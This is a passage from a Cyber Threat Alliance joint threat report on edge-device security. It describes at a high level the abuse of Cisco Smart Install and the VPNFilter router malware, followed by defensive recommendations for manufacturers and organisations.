In the case described below, threat actors used the Cisco Smart Install (SMI) protocol to steal valuable information about router configurations as part of their broader effort to conduct reconnaissance on target networks. This protocol is intended to allow customers to conduct zero-touch installation of Cisco hardware. However, by abusing the protocol, an attacker could modify the configuration, execute high-privilege Cisco IOS commands, or load an attacker-supplied IOS image onto the affected device. In February 2017, Cisco published a security advisory with mitigation guidance.[26]

This capability would support network architecture reconnaissance, credential theft, network modification to redirect key traffic to actor-controlled servers, or installation of malware onto the router. While SMI can be abused to conduct a vast range of malicious activities, CTA members have observed instances of data exfiltration occurring after an actor gains control of the network device, enabling him or her to monitor or steal network traffic.


[23] https://www.wired.com/story/router-hacking-slingshot-spy-operation-compromised-more-than-100-targets/; https://securelist.com/apt-slingshot/84312/

[24] https://www.techrepublic.com/article/newly-discovered-slingshot-malware-was-hidden-in-routers-for-6-years/; https://securelist.com/apt-slingshot/84312/

[25] https://securelist.com/apt-slingshot/84312/; https://www.kaspersky.com/about/press-releases/2018_slingshot

[26] https://blog.talosintelligence.com/2017/02/cisco-coverage-for-smart-install-client.html; https://tools.cisco.com/security/center/contentCiscoSecurityAdvisory cisco-sa-20170214-smi

Figure D. Observed traffic to TCP/4786, Cisco Smart Install Client from February 2017 – April 2018 (Courtesy of Cisco Talos).[28]



In 2017 and 2018, actors were observed leveraging this capability to modify and steal router configurations and conduct reconnaissance of network environments. Based on differences in targeting, infrastructure, and displayed intent, multiple actors, some of whom were state-sponsored, likely engaged in abusing the SMI protocol. Cisco continued to update its advisory, worked to further communicate the threat to network owners, and assisted the Department of Homeland Security (DHS) in the publication of its advisory.[27]

This activity reached its peak in April 2018, when threat actors targeted Cisco switches that had the SMI client enabled and compromised thousands of devices in Iran, China and Russia (see Figure C). The attackers used SMI and TFTP to overwrite the existing configuration files on these devices. The new configuration file caused the devices to stop passing traffic, which resulted in internet outages in affected regions and in some cases contained the message “Do not mess with our elections” and an image of the American flag in ASCII characters.[29]

OFFENSIVE CYBER EFFECTS

WHAT IT MEANS:

Actors may use their access to edge devices to create a range of cyber effects on networks to actively deny, degrade, disrupt, or destroy information or infrastructure within an enterprise to meet their strategic needs. These effects can cover a spectrum of activity, from slowing down some traffic to “bricking” devices and rendering them useless. Offensive cyber effects against network edge devices, like against most devices in general, are rare.

EXAMPLE: VPNFILTER


In May 2018, Cisco Talos Intelligence Group publicly exposed a new malware threat they dubbed “VPNFilter.” VPNFilter is a sophisticated modular malware system that targeted networking equipment for SOHO and network-attached storage (NAS) devices globally, although infections were

[27] https://www.us-cert.gov/ncas/alerts/TA18-106A

[28] https://blog.talosintelligence.com/2018/04/critical-infrastructure-at-risk.html

[29] https://www.csoonline.com/article/3267867/security/hackers-abused-cisco-flaw-to-warn-iran-and-russia-dont- mess-with-our-elections.html; https://www.kaspersky.com/blog/cisco-apocalypse/21966/

Figure E. VPNFilter (Courtesy of Cisco Talos).[32]


EXPLOITATION
STAGE 1
Pulls down photo
PHOTOBUCKET
Photobucket or toknowall EXIF metadata used to call out IP
Backup 1
Backup 2
STAGE 2 SERVER
toknowall.com
If Photobucket fails, it calls out to toknowall to download a picture
If toknowall fails, it opens a listener and waits for the actor to send a trigger packet for direct connection
COMMAND & CONTROL
Instructions (if exists)
STAGE 2
TOR
P.S.
others
PLUGINS
Manually pushes Stage 2
Stage 3 Plugin
STAGE 3 SERVER

initially concentrated in Ukraine. VPNFilter affected over 500,000 devices at its peak, but its activity was severely degraded due to coordinated actions between cybersecurity companies, law enforcement, and intelligence organizations.[30]

Because of its many capabilities, VPNFilter has been called the “Swiss Army Knife” of network device threats. As described below, it has broad capabilities, including data collection, non-attributable infrastructure acquisition, endpoint exploitation, and disruptive/destructive actions. While many of the other threats discussed in this paper have the potential to be used for offensive cyber effects, VPNFilter had modules specifically designed to disrupt and destroy services and devices.

The VPNFilter malware platform worked in three stages (Figure E). During stage one, the malware established a persistent foothold on the device and contacted the deployment server to download stage two on the device. Stage two included an intelligence collection platform — which has a command execution function and can collect and exfiltrate files — and, in some cases, a self-destruct capability that could render its host inoperable.


Stage three of the malware included various modules to plug into the stage two capability that ranged from monitoring SCADA protocols to facilitating Tor-based communication. It also added the self-destruct capability to any stage two instance not already enabled with such a feature and the capability to disrupt popular chat applications, likely in an attempt to herd victims to non-encrypted means of communication.[31]

[30] https://blog.talosintelligence.com/2018/05/VPNFilter.html

[31] https://www.symantec.com/blogs/threat-intelligence/vpnfilter-iot-malware; https://blog.talosintelligence.com/2018/05/VPNFilter.html; https://blog.talosintelligence.com/2018/06/vpnfilter-update.html; https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html

[32] https://blog.talosintelligence.com/2018/05/VPNFilter.html

Figure F. Map of countries where VPNFilter was detected in May 2018 (Courtesy of Cisco Talos).



This self-destruct capability was likely the most significant threat from VPNFilter, since shutting down infected devices would have effectively cut off internet access for those that relied on the Linksys, MikroTik, NETGEAR and TP-Link networking equipment in the SOHO space, as well as QNAP NAS devices vulnerable to VPNFilter. At the height of its infection, VPNFilter had a presence in 54 countries on 500,000 devices through multiple vulnerabilities (Figure F).[33] If the self-destruct capability had been triggered, potentially millions of devices would have lost access to the broader internet.

VPNFilter is assumed to be the work of a high-level government actor because of the sophisticated nature of the malware. However, its full destructive capability was never employed. In late May 2018, the FBI sinkholed a critical command and control (C2) server, and operational coordination led by Cisco Talos with help from CTA members[34] further degraded VPNFilter's capabilities by establishing protections through security products and by rapidly spreading mitigation information.[35]

BEST PRACTICES AND RECOMMENDATIONS

Although edge devices are inherently exposed, given their position at the network edge, manufacturers and organizations can take steps to improve the security of these devices. This section discusses steps that would make edge devices more secure.

FOR MANUFACTURERS

All devices should include a secure update mechanism. This mechanism would enable the

[33] https://blog.talosintelligence.com/2018/05/VPNFilter.html;
https://blog.trendmicro.com/trendlabs-security-intelligence/vpnfilter-affected-devices-still-riddled-with-19-vulnerabilities/

[34] CTA members Fortinet, Symantec, Sophos, Palo Alto Networks, McAfee, Juniper, and Rapid 7 published their own findings after being briefed by Cisco through the CTA's Algorithm & Intelligence Committee.

[35] https://www.schneier.com/blog/archives/2018/06/router_vulnerab.html

manufacturer to update device firmware when vulnerabilities are discovered. Attackers and researchers are continuously finding new flaws in existing devices and their embedded software. Once fixes are developed by the manufacturer, there must be a mechanism to push such updates to the device automatically similar to how Windows and Apple software updates are automatically deployed to endpoint devices by default. However, this mechanism should be secure so that malicious actors cannot push illegitimate updates to devices.

Devices marketed toward individuals and small business users should have few management requirements. Consumers and small businesses are unlikely to possess the kind of technical expertise to customize and update configurations securely. Management consoles for such devices should be made accessible and enabled with security-minded settings by default.

Products should not support legacy or unencrypted protocols or unauthenticated services. If this architecture is not feasible, these protocols or services should be disabled by default. Customers should have to manually enable such settings and be warned that they are accepting risk by doing so.

Mandate the update of all default passwords during the installation process. This process should encourage the use of authentication services that utilize password-free methods such as Public Key Infrastructure (PKI) keys whenever possible.

Work with ISPs to standardize device configurations as much as possible. Configuration diversity slows down the patch development and distribution process, delaying vital security updates when vulnerabilities are found.

Increase security of mobile device-based device management tools. CTA members found that mobile-based management platforms are less secure on balance than traditional device management tools, with some even leaking credentials in unencrypted clear text. If devices are enabled with mobile-based management systems, these tools should be just as secure as traditional management platforms.

PERIODICALLY RESTART DEVICES TO MITIGATE CERTAIN DENIAL-OF-SERVICE ATTACKS

CTA members have found that edge devices are targeted regularly with denial-of-services attempts. In most cases, these attacks result in a degradation of performance over several days.

In most cases, these attacks did not appear to be targeted, but rather a result of automated systems or general reconnaissance and were able to be mitigated through a simple restart of the device. Consumers, even those without high-value assets, may experience such attacks. Users should periodically power cycle their devices to clear the memory. This action should help restore performance.

Broaden intrusion detection measures to monitor embedded systems. Rules-based network monitoring and intrusion detection tools that use configurable signatures, such as Snort or YARA, can be handy for security analysts and network administrators, but too often the owners of these tools are focused on systems within the network and not embedded systems at the edge. YARA rules have become the industry standard for detecting malicious code on hosts. Consider monitoring routers, switches, and other networked embedded systems not traditionally associated with malware attacks more closely with a rules-based approach.

FOR ORGANIZATIONS

GENERAL NETWORK CONFIGURATION

Segregate networks and functions to prevent an intruder from moving laterally around a network. Network administrators should segment the network based on role and functionality to reduce the impact should an intruder penetrate one section of the network. On a flat network, an intruder would have access to all resources from one entry point. By instituting proper network segmentation, administrators can add additional safeguards to detect an intrusion and allocate resources effectively around the most sensitive data.

Whether segmentation is done virtually or physically, it will enable better security through increased opportunity for monitoring, more granular access control, and increased containment options.

Encourage the use of VPN tools for mobile connections to wireless access points. Especially with the rise of bring-your-own-device (BYOD) operating models, mobile devices present a particular challenge to corporate security managers, who have less control over where those devices go and the networks that they connect to. Users should hesitate to connect to untrusted or unhardened networks. If it is necessary to do so, they should utilize VPN technology.

DEVICE CONFIGURATION AND MANAGEMENT

Patch all edge devices as soon as possible. Attackers and researchers are continuously finding new flaws in existing devices and their embedded software. Once a vulnerability is found, it is essential to patch it as soon as possible to prevent an attacker from using it to gain unauthorized access to the device. Most actors are not sophisticated enough to find or develop zero-day vulnerabilities or exploits and so they are much more likely to use ones that have already been discovered. Patching protects an organization from these attacks.

Utilize and regularly review secure configurations of networking devices. Organizations should utilize published benchmarks, standards, and best practices to configure enterprise networking devices. These configurations should be saved and implemented around the enterprise and tested, reviewed, and updated regularly to account for system upgrades and emerging threats.

DEVICE OWNERS NEED HELP IN SECURING EDGE DEVICES

Secure configurations for edge devices must be updated when new exploits are found. In 2018, some Cisco devices were found to be vulnerable to denial of service and reboot if the session initiation protocol (SIP) was enabled on the device. Unfortunately, SIP was enabled by default on the affected devices.

Cisco released multiple mitigations for this vulnerability,[36] including changes to device configurations, but this scenario illustrates the security challenge for these devices: they depend on the device owner taking action to implement the remediation.

Ensure that all communication between edge devices is encrypted if the network employs multiple devices. Synchronization between devices may include valuable information such as cryptographic keys and credentials, but this communication is often unencrypted by default.

Implement multi-factor authentication (MFA) wherever possible, both for systems designed to control administrative access to edge devices and for VPN connections. Text-based authentication has been exploited by multiple attackers, however, so it should be avoided if another method is available. Alternative methods for MFA, such as authenticator applications, software tokens, and phone call verification are more secure.

Limit connections to the management interface to only trusted, secure hosts. Management interfaces should never be exposed to public networks as they are much more exploitable than the transit interface. Organizations should use access control lists or device settings to limit the hosts that can interact with the device in this manner.

Institute proper credential management policies to secure edge devices. All administrative functions

[36] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20181031-asaftd-sip-dos

on such devices should require MFA, which uses at least two identity components to authenticate identity. Remote authentication, authorization, and accounting (AAA) services, managed through an AAA server, can be configured to mandate the use of MFA and also enable further credential management needs such as the assignment and monitoring of such privileged access or the enforcement of password complexity standards.

Physically secure all networking equipment so that the devices remain out of reach of unauthorized personnel. Physical root login should be disabled and networking devices should only be accessible via a secure console. Cages, cables, and room access controls can also be used to prevent direct access.

Ensure all default passwords are updated during the installation process. This process should encourage the use of authentication services that utilize password-free methods such as PKI keys whenever possible.

MONITORING

All network devices should be enabled with remote logging, with particular emphasis on the privileged account functions and sensitive commands. Not only could such logging and associated alerting identify when an attack is taking place, but it is also essential to examining an intrusion if it is identified later. Remote logging makes it more difficult for an intruder to cover his or her tracks, since logs are exported to a separate storage device away from the point of compromise.

Monitor behavior of network edge devices to detect the occurrence of C2 activity. Implement an external Netflow collector or a similar technology which can monitor the behavior of edge devices, helping to correlate and detect C2 activity that may be emanating from it if compromised.

ORGANIZATIONS MUST MAKE RISK MANAGEMENT DECISIONS BASED ON ALL RISK FACTORS: BUSINESS, OPERATIONS, AND SECURITY

Critical infrastructure industries are often burdened with a near-100 percent uptime requirement for certain systems. This requirement creates pressure on IT administrators and can also create conflict between the security and IT teams, especially if the organization lacks clear metrics and priorities for the business writ large.

Understandably, there will be strong pressure to keep all operations running in these industries. For example, in the financial services industry, delays in processing payments could lead to confusion in financial markets, and in the electric power industry, power loss could mean economic disaster or threaten lives. Moreover, patching vulnerabilities in devices or adjusting network settings may still lead to downtime or degraded operations.

In this type of environment, organizations should take steps to create a resilient and redundant infrastructure. Risk management discussions should also involve the security risk alongside traditional financial or operational risk discussions when considering remediation decisions.

Utilize out-of-band (OoB) communication paths to manage network infrastructure devices.[37] As mentioned earlier, access to the management functions of edge devices should be limited to trusted hosts only. Utilizing OoB paths, virtually or physically, allows for additional monitoring of administrative functions. This approach also allows administrators to implement corrective actions in the case of a network compromise without the adversary observing those changes.

DEVICE SELECTION

Source devices only from trusted suppliers with an auditable supply chain. Devices purchased through unauthorized channels may not meet quality standards or include needed upgrades and updates. Reliable vendors should also be able to

[37] "Out of band" means having an alternate pathway to communicate with the device separate from the one the device normally uses. These pathways can be physical or virtual.

provide a documented list of common indicators of compromise for each device purchased for administrator use.

Ensure devices have the level of cryptographic sophistication necessary for the threats the organization is likely to encounter. Although most devices include some manner of key management, some are not configured with options that will thwart the most sophisticated attackers. Some feature considerations to keep in mind include:

- Ability to use a truly random mechanism for the source of entropy during cryptographic key creation. Pseudo-random number generators (PRNG) may not be sufficient.
- Integrated Trusted Platform Module (TPM) for secure storage of secrets (keys, certificates, device passwords, entropy, etc.).

Confirm that the device has a secure boot feature to validate whether the vendor signed all software on the device. The chain of trust should be validated during boot time, with the UEFI BIOS validating the signature and the loader, which, in turn, should validate the kernel's signature. If at any time validation fails, meaning that the software has somehow been compromised, the device must fail to boot. If utilizing a TPM with measured boot, it should be enabled to allow for future auditing and remote attestation of secure boot results.

Utilize a file-signing scheme if available. This feature can dramatically limit what an adversary can do to a device even if it is compromised by preventing unsigned files from loading.

CONCLUSION

As consumers and businesses alike move toward convenient networking, the proliferation of edge devices will increase, as will non-traditional devices that are being used as edge devices. These and other so-called hybrid devices present a special threat, as they sit on the edge of the network but also host data, systems and applications.

The risk to data and systems from exploited edge devices cannot be solved by any one member of the information security ecosystem alone. Doing so will take action from manufacturers, network defenders, ISPs, security researchers, and cybersecurity firms. Implementing the recommendations listed above will help mitigate the risks by making it more difficult for attackers to take advantage of these devices as a part of their attack plan.

CTA members expect to see attacks on edge devices continue to rise over time. As with many cyber attacks, the automation and commoditization of tools enable the proliferation of attacks beyond the sophisticated attackers that initially develop them. Different perpetrators will necessarily have different goals and skill levels, so the type of attacks network defenders see will also vary. While nation-state attackers may focus on creating infrastructure for future attacks or utilizing these devices for further network penetration for espionage purposes or to hold infrastructure at risk, criminals may focus more on using the devices themselves for other malicious purposes, degrading the legitimate services of the enterprise.

Given the essential role of edge devices in both networking and network protection and their necessary deployment, they will remain a target for attackers. Raising the security standards of these devices and network architecture writ-large is essential to reducing system and data compromise. CTA members will continue to work with partners in the broader ecosystem to improve security from the base up, but network defenders and end users can themselves make a significant impact by paying attention to device selection, network and device configuration, and increasing monitoring to determine when these devices may have been compromised.

CYBER THREAT ALLIANCE JOINT ANALYSIS: SECURING EDGE DEVICES

CYBER THREAT ALLIANCE

POWERED BY CTA